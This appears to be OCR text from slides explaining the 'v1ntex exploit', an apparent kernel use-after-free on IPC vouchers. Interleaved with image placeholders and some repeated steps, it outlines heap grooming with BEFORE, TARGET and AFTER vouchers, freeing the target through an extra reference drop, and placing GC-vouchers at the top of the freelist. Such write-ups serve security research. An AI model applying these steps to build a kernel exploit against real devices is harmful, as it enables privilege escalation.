
2. Allocate BEFORE-vouchers

   Main purpose:
   - fill holes




v1ntex exploit

2. BEFORE-vouchers don't neccessarily fill up full pages



v1ntex exploit

3. Alloc TARGET-voucher




v1ntex exploit

4. Alloc AFTER-voucher


v1ntex exploit

4. Alloc AFTER-voucher



v1ntex exploit


5. Drop extra ref on TARGET-voucher and thus free it



v1ntex exploit

6. Free all BEFORE-vouchers and AFTER-vouchers


   NOTE: Pages are still in voucher Zone!



v1ntex exploit


7. Free GC-vouchers now to have them at the very top in the freelist!

   GC-voucher memory is now before other allocations *and* on top of freelist



